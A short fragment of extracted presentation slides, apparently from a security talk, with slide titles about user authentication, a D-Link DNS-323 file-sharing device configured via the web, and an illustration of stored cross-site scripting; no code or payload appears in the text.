
User authentication




D-link DNS-323

- ▶ Allows to share files
- ▶ Configured via Web


Stored XSS illustrated



